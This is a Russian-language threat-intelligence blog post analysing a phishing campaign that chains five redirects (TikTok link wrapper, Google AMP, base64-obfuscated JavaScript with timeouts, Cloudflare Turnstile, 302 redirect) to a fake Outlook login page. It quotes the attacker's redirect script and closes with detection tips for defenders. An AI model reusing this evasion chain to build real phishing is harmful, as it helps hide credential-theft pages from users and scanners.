
Бесконечная череда переходов
Ещё в группе «Фишинг и песочница»
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
- Группа киберразведки PT ESC представила обзор кибератак за II квартал 2026 года ✍️
Группа киберразведки PT ESC представила обзор кибератак за II квартал 2026 года ✍️ В отчете проанализирована…
- Гражданин, обновитесь 🫵
Гражданин, обновитесь 🫵 Недавно к нам в песочницу залетел семпл mir-pay.apk. На первый взгляд — ничего…
- NetMedved: летняя кампания против российских организаций
NetMedved: летняя кампания против российских организаций 🐻👍 Группа киберразведки PT ESC зафиксировала новую волну активности хакерской…
- АИ-95 с вредоносной присадкой ⛽️
АИ-95 с вредоносной присадкой ⛽️ В середине июня командой Threat Intelligence было обнаружено сразу несколько ресурсов,…

Довольно часто злоумышленники, отправляя фишинговые ссылки по почте, не прикрепляют их в явном виде к электронному письму, а используют разнообразные техники перенаправления. Подозрительный домен прячется от пользователя и средств защиты, осуществляющих статический анализ ссылок, и увеличивает шансы поймать жертву.
Часто киберпреступники используют один уровень перенаправления с легитимного ресурса на вредоносный. Но нам посчастливилось разобрать кейс, где злоумышленник использовал сразу пять последовательных — и, самое главное, разнообразных — техник перенаправления на вредоносный ресурс.
1️⃣ Перенаправление через TikTok
Ссылка начинается с конструкции:
https://www.tiktok.com/link/v2?aid=1988&lang=en&scene=bio_url&target=
Code language: YAML (yaml)
TikTok дает возможность поместить в описание профиля (параметр
bio_url) ссылки на внешние ресурсы, и перенаправление на них производится по приведенному выше URL-адресу. Кстати, aid=1988 видим не только в рамках исследования этого кейса, но и в отчетах других вендоров. Единственный необязательный параметр в этом запросе — lang, но, видимо, он, так же как и ID, перекочевал и образовал устойчивый префикс в фишинговых кейсах. Это наводит на мысль добавить его в качестве шаблона для средств защиты.Итак, TikTok вместо смешных рилсов переправляет нас на…
2️⃣ Google AMP
https://www.google.ca/url?q=amp/s/<phishing_url>
Code language: YAML (yaml)
Google AMP — средство ускоренного просмотра веб-страниц, поддерживающих ряд специально созданных для этого ускорения ограничений. Примечательно, что страница загружается не с самого домена, на котором она размещена, а из кэша Google. Собственно, первая интересующая нас веб-страница вполне удовлетворяет этим требованиям, поскольку содержит всего несколько строк JavaScript-кода.
3️⃣ Первый подозрительный домен
Содержит следующий код:
<script type="text/javascript">
    var firstBase64Url = "aHR0cHM6Ly94LmNvbQ==";
    var secondBase64Url = "<Ещё один вредоносный ресурс>";

    // Load the first URL for a few seconds
    setTimeout(function() {
      window.open(atob(firstBase64Url), '_blank');
    }, 2000); // 2000 milliseconds = 2 seconds

    // After the specified time, load the second URL
    setTimeout(function() {
      window.location.href = atob(secondBase64Url) + "?qrc=" + window.location.hash.substr(1);
    }, 2000); // 2000 milliseconds = 2 seconds
  </script>
Code language: JavaScript (javascript)
При выполнении, когда истекает тайм-аут в 2 секунды, открывается новая вкладка с
firstBase64Url (как несложно проверить, это https://x.com/, еще один легитимный ресурс), а в открытой вкладке происходит перенаправление на secondBase64Url. Обе техники — открытие новой браузерной вкладки и включение тайм-аута — нужны для усложнения анализа веб-краулерами.4️⃣ Переход на secondBase64Url

На данном этапе нам встречается использование Cloudflare Turnstile — встраиваемой мини-капчи, не требующей перевода трафика через Cloudflare (пример интерфейса на скриншоте 1). При ручном анализе кода этой страницы мы уже можем распарсить еще один URL-адрес, но, чтобы все-таки совершить переход на него, надо учиться проходить эту капчу.
5️⃣ Традиционный 3XX код ответа страницы

Здесь все просто: на предыдущем этапе URL из кода через стандартный ответ 302 перенаправляет на конечную фишинговую страницу сбора паролей, имитирующую окно авторизации Microsoft Outlook. Ее интерфейс в окне браузера представлен на скриншоте 2.
💁♂️ Советы:
• При анализе фишингового URL-адреса стоит обратить внимание на покрытие обнаруженных техник против переходов (включение пауз, капч, открытие новых вкладок) имеющимися средствами защиты информации: если используемое СЗИ при автоматическом переходе по ссылке не умеет их обходить, то полезным может оказаться просто их детектирование и блокировка соответствующего почтового сообщения.
• Если вы (как пользователь) нажали на подобную ссылку — обратите внимание, насколько часто менялся URL в адресной строке браузера и сколько дополнительных действий было сделано вами и на стороне браузера.
#tip #phishing #web
@ptescalator
Ещё от global_author
- Этот ваш Siemens…
Недавно наши коллеги из Центра промышленной экспертизы Позитива обнаружили на MalwareBazaar один любопытный Windows-образец. Вот его…
- Анти-антивирус
Недавно нам на глаза попалась APK-шка с интригующим и внушающим доверие названием «Антивирус ФСБ.apk». Установив его,…
- .exe .docm .xlsm
.exe .docm .xlsm Вредоносные файлы с этими расширениями чаще всего встречаются в сетевом трафике компаний. Давайте…
- Хаос, шок, приватные ключи от не менее приватного GitLab 💻
Последние пару месяцев злоумышленник распространял трояны с нескольких npm-учеток: alex05255, mdrafiqulislamrabby, b.w1001, abdev8773 и mollspotwood54400. Список…
- ::%16777216 — так что же ты такое?
::%16777216 — так что же ты такое? Известно, что в ходе атак злоумышленники могут использовать туннелирование.…




Ещё в группе «Фишинг и песочница»
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
- Группа киберразведки PT ESC представила обзор кибератак за II квартал 2026 года ✍️
Группа киберразведки PT ESC представила обзор кибератак за II квартал 2026 года ✍️ В отчете проанализирована…
- Гражданин, обновитесь 🫵
Гражданин, обновитесь 🫵 Недавно к нам в песочницу залетел семпл mir-pay.apk. На первый взгляд — ничего…
- NetMedved: летняя кампания против российских организаций
NetMedved: летняя кампания против российских организаций 🐻👍 Группа киберразведки PT ESC зафиксировала новую волну активности хакерской…
- АИ-95 с вредоносной присадкой ⛽️
АИ-95 с вредоносной присадкой ⛽️ В середине июня командой Threat Intelligence было обнаружено сразу несколько ресурсов,…